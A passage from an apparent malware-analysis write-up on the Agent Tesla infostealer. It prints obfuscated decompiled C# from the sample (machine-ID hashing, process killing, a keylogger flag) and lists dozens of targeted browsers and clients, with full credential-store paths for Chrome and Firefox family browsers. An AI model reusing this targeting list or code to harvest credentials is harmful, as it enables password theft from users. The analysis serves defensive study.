342                 Process[] processesByName = Process.GetProcessesByName(processName);
343                 foreach (Process process in processesByName)
344                 {
345                     if (process.Id != id)
346                     {
347                         process.Kill();
348                     }
349                 }
350             }
351             catch
352             {
```


Create an instance of MD5.

```
26                 {
27                     text = H6GO4HrpnY.mAwKJC5(MD5.Create(), H6GO4HrpnY.pFLA() + H6GO4HrpnY.9KASXql5F() +
                       H6GO4HrpnY.WbT8nTHzMw());
```


The MD5.Create() method is available in the System.Security.Cryptography namespace to create an instance of the MD5 hash algorithm.

```
15
16          // Token: 0x0600221E RID: 8734 RVA: 0x000786F8 File Offset: 0x000768F8
17          public new static MD5 Create()
18          {
19              return MD5.Create("System.Security.Cryptography.MD5");
20          }
21
```

The **pFLA** method attempts to retrieve the serial number of the baseboard using Windows Management Instrumentation (WMI) and returns it; if an exception occurs during the retrieval process, it returns a hardcoded "**52b0e816-0a2b-41d9-a0e3-257276619f61**" default value.



The **9KASXql5F** method retrieves the processor's ID which in my case is "**0FXBFBFFXX090672**" using Windows Management Instrumentation (WMI) from the "**win32_processor**" class and returns it; if an exception occurs during the retrieval process, it returns a hardcoded default value.




```
40      // Token: 0x06000201 RID: 513 RVA: 0x00024D9C File Offset: 0x00022F9C
41      private static string 9KASXq15F()
42      {
43          int num = 0;
44          do
45          {
46              if (num == 0)
47              {
48                  num = 1;
49              }
50          }
51          while (num != 1);
52          string text2;
53          try
54          {
55              string text = string.Empty;
56              ManagementClass managementClass = new ManagementClass("win32_processor");
57              ManagementObjectCollection instances = managementClass.GetInstances();
58              foreach (ManagementObject managementObject in instances.Cast<ManagementObject>())
59              {
60                  text = managementObject.Properties["processorID"].Value.ToString();
61              }
62              text2 = text;
63          }
64          catch
65          {
66              text2 = "ab6257a8-615d-4d59-a267-e3089b41ddc7";
67          }
68          return text2;
69      }
70
71      // Token: 0x06000202 RID: 514 RVA: 0x00024EB8 File Offset: 0x000230B8
72      private static string WhT8nTHzMw()
```

100 %

Locals

Name	Value	Type
text	"0F8BFBFF00090672"	string
managementClass	{\\DESKTOP-002IHON\ROOT\cimv2:Win32_Processor}	System.Manager
instances	{System.Management.ManagementObjectCollection}	System.Manager
managementObject	{\\DESKTOP-002IHON\root\cimv2:Win32_Processor.DeviceID="CPU1"}	System.Manager
text2	"0F8BFBFF00090672"	string
enumerator	{System.Linq.Enumerable.<CastIterator>d__97`1<System.Management....	System.Collectio
num	0x00000001	int

The "**array**" contains the hash value of the UTF-8 encoded string "**hk1TqC.**"



```
189                 array = cYxJ.ComputeHash(Encoding.UTF8.GetBytes(hk1TqC));
190                 num = 2;
191             }
192             if (num == 0)
193             {
194                 num = 1;
195             }
196             if (num == 10)
197             {
198                 break;
```


100 %

Locals

Name	Value	Type
cYxJ	{System.Security.Cryptography.MD5CryptoServiceProvider}	System.Secur
hk1TqC	"None0F8BFBFF00090672000C29F4D1E9"	string
array	{byte[0x00000010]}	byte[]
[0]	0x2E	byte
[1]	0x68	byte
[2]	0x4A	byte
[3]	0x76	byte
[4]	0x16	byte
[5]	0x14	byte
[6]	0x2C	byte
[7]	0x7A	byte
[8]	0xB3	byte
[9]	0x71	byte
[10]	0xB9	byte
[11]	0x15	byte
[12]	0xED	byte
[13]	0x9F	byte
[14]	0x7C	byte
[15]	0xDA	byte
stringBuilder	null	System.Text.S
num2	0x00000000	int
num	0x00000001	int

After this it **stores 39 browsers and 34 endpoint client's paths in the list.**
It starts adding these password file paths. I have explained here one path of opera browser only, I will explain further when needed.
@"C:\Users\user\AppData\Roaming\Opera Software\Opera Stable," is typically used by the Opera web browser to store various user-specific data and settings. Here are some of the things that are commonly stored in this directory:

- User Profile Data: Opera stores user profiles, which include bookmarks, browsing history, saved passwords, and other browser settings in this directory. These profiles are stored in subdirectories like "Profile" or "Profile X," where "X" represents a numerical identifier for different profiles.
- Extensions: If you have installed extensions or add-ons in Opera, their data and settings are typically stored in this directory.
- Cookies: Browser cookies, which are used to store website login information and preferences, are stored in this directory.
- Cache Files: Opera stores cached web content, such as images and web pages, in this directory to improve browsing performance.
- Session Data: Information about open tabs and sessions may also be stored in this location, allowing Opera to restore your previous browsing session when you reopen the browser.
- Preferences and Configuration Files: Various configuration files and settings related to the Opera browser itself are stored in this directory.
- History: Browsing history information is stored in files within this directory.




Browsers	Endpoint Clients
1. "Iridium Browser" 2. "Sleipnir 6" 3. "Postbox" 4. "IceDragon" 5. "Citrio" 6. "SeaMonkey" 7. "Edge Chromium" 8. "Amigo"	1. "IE/Edge" 2. "UC Browser" 3. "Safari for Windows" 4. "Flock Browser" 5. "Outlook" 6. "Windows Mail App" 7. "The Bat!" 8. "Becky!"

9. "CyberFox" 10. "Firefox" 11. "CentBrowser" 12. "Kometa" 13. "Orbitum" 14. "Thunderbird" 15. "Coowon" 16. "Flock" 17. "K-Meleon" 18. "Brave" 19. "Torch Browser" 20. "Chrome" 21. "Elements Browser" 22. "Sputnik" 23. "Uran" 24. "IceCat" 25. "Coccoc" 26. "Chedot" 27. "Comodo Dragon" 28. "WaterFox" 29. "QIP Surf" 30. "360 Browser" 31. "Opera Browser" 32. "Chromium" 33. "Vivaldi" 34. "Cool Novo" 35. "BlackHawk" 36. "Yandex Browser" 37. "PaleMoon" 38. "7Star" 39. "Liebao Browser" 40. "Epic Privacy"	9. "IncrediMail" 10. "Eudora" 11. "ClawsMail" 12. "FoxMail" 13. "Opera Mail" 14. "PocoMail" 15. "eM Client" 16. "Mailbird" 17. "FileZilla" 18. "WinSCP" 19. "CoreFTP" 20. "Flash FXP" 21. "FTP Navigator" 22. "SmartFTP" 23. "WS_FTP" 24. "FtpCommander" 25. "FTPGetter" 26. "OpenVPN" 27. "NordVPN" 28. "Private Internet Access" 29. "Discord" 30. "Trillian" 31. "Psi/Psi+" 32. "MysqlWorkbench" 33. "Internet Downloader Manager" 34. "JDownloader 2.0"


This function **asIKdaFU** handles all the credentials dumping and decryption of passwords and the exfiltration code is also in this method.

```
4
5   namespace AxzlVuBH
6   {
7       // Token: 0x02000003 RID: 3
8       public static class nWtYX93
9       {
10          // Token: 0x06000004 RID: 4 RVA: 0x00002F5C File Offset: 0x0000115C
11          public static void iIfe()
12          {
13              int num = 0;
14              for (;;)
15              {
16                  if (num == 3)
17                  {
18                      rdF1rtA17c.asIKdaFU();
19                      num = 4;
20                  }
21                  if (num != 4)
22                  {
23                      goto IL_51;
24                  }
25                  if (A3NVkH3H3.EnableKeylogger)
26                  {
```

These are some endpoint clients which you can see in the figures. It will loop through every one and steal passwords from all of them.



Let's start with one, let's look at the famous browser like chrome "how agent tesla steals chrome password".
It loop through all the browsers and call the **qDYTpM** from **F0hZpzhM** class and pass **@"C:\Users\%username%\AppData\Local\Google\Chrome\User Data"** , "**Chrome**" and **true** init as arguments, this is the method which handle **almost 27 browsers passwords decryption and stealing**. **Agent tesla give user data folder of all chromium based browsers to this method and in return it provides all the password after performing decryption.**



Browsers Stealing

Agent tesla has two ways to steal browsers passwords, I have categorized them in type A which is chromium-based browsers and type B which are Mozilla based browsers.

All type A browser stealing is almost the same. It just searches for paths if browser is installed then start credentials harvesting and all type B has same way of stealing. So, in total there are two major functions used for browser stealing it just send the paths and gets the credentials if browser is installed.


Type A	Type B
1. @"C:\Users\%username%\AppData\Roaming\Opera Software\Opera Stable" 2. @"C:\Users\%username%\AppData\Local\Yandex\YandexBrowser\User Data" 3. @"C:\Users\%username%\AppData\Local\Iridium\User Data"	1. @"C:\Users\%username%\AppData\Roaming\Mozilla\Firefox\" 2. @"C:\Users\%username%\AppData\Roaming\Mozilla\SeaMonkey\" 3. @"C:\Users\%username%\AppData\Roaming\Thunderbird\" 4. @"C:\Users\%username%\AppData\Roaming\NETGATE Technologies\BlackHawk\"

4. @"C:\Users\%username%\AppData\Local\Chromium\User Data"
5. @"C:\Users\%username%\AppData\Local\7Star\7Star\User Data"
6. @"C:\Users\%username%\AppData\Local\Torch\User Data"
7. @"C:\Users\%username%\AppData\Local\MapleStudio\ChromePlus\User Data"
8. @"C:\Users\%username%\AppData\Local\Kometa\User Data"
9. @"C:\Users\%username%\AppData\Local\Amigo\User Data"
10. @"C:\Users\%username%\AppData\Local\BraveSoftware\Brave-Browser\User Data"
11. @"C:\Users\%username%\AppData\Local\CentBrowser\User Data"
12. @"C:\Users\%username%\AppData\Local\Chedot\User Data"
13. @"C:\Users\%username%\AppData\Local\Orbitum\User Data"
14. @"C:\Users\%username%\AppData\Local\Sputnik\Sputnik\User Data"
15. @"C:\Users\%username%\AppData\Local\Comodo\Dragon\User Data"
16. @"C:\Users\%username%\AppData\Local\Vivaldi\User Data"
17. @"C:\Users\%username%\AppData\Local\CatalinaGroup\Citrio\User Data"
18. @"C:\Users\%username%\AppData\Local\360Chrome\Chrome\User Data"
5. @"C:\Users\%username%\AppData\Roaming\8pecxstudios\Cyberfox\"
6. @"C:\Users\%username%\AppData\Roaming\K-Meleon\"
7. @"C:\Users\%username%\AppData\Roaming\Mozilla\icecat\"
8. @"C:\Users\%username%\AppData\Roaming\Moonchild Productions\Pale Moon\"
9. @"C:\Users\%username%\AppData\Roaming\Comodo\IceDragon\"
10. @"C:\Users\%username%\AppData\Roaming\Waterfox\"
11. @"C:\Users\%username%\AppData\Roaming\Postbox\"
12. @"C:\Users\%username%\AppData\Roaming\Flock\Browser\"

19. @"C:\Users\%username%\AppData\Local\uCozMedia\Uran\User Data" 20. @"C:\Users\%username%\AppData\Local\liebao\User Data" 21. @"C:\Users\%username%\AppData\Local\Elements Browser\User Data" 22. @"C:\Users\%username%\AppData\Local\Epic Privacy Browser\User Data" 23. @"C:\Users\%username%\AppData\Local\CocCoc\Browser\User Data" 24. @"C:\Users\%username%\AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer" 25. @"C:\Users\%username%\AppData\Local\QIP Surf\User Data" 26. @"C:\Users\%username%\AppData\Local\Coowon\Coowon\User Data" 27. @"C:\Users\%username%\AppData\Local\Google\Chrome\User Data"	


Chrome Credentials Stealing

To make our environment ready, Let's save two passwords in chrome browser to test.



First it initializes the path which contains login data path of chrome browser.

Note: Chromium bases browsers store all its credentials in login data file, it is SQLite file. But the passwords are encrypted so no exploit can just steal them.




@"C:\Users\%username%\AppData\Local\Google\Chrome\User Data\Login Data":


- This path points to the "Login Data" file in the "User Data" folder of your Chrome profile.
- The "User Data" folder is where Chrome stores various user-specific data, including bookmarks, history, passwords, and other settings.
- The absence of the "Default" subfolder in this path suggests that it may be associated with a non-default Chrome profile.

@"C:\Users\%username%\AppData\Local\Google\Chrome\User Data\Default\Login Data":

